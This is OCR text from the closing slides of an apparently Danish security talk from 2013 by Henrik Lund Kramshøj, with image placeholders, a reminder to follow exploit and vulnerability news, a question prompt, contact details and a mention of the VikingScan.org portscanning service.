
Følg med Twitter news



Exploits og nye sårbarheder

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Be careful - spørgsmål?




Hey, Lets be careful out there!

Henrik Lund Kramshøj, internet samurai
hlk@solido.net

Billede: Michael Conrad `http://www.hillstreetblues.tv/`

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

VikingScan.org - free portscanning



© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj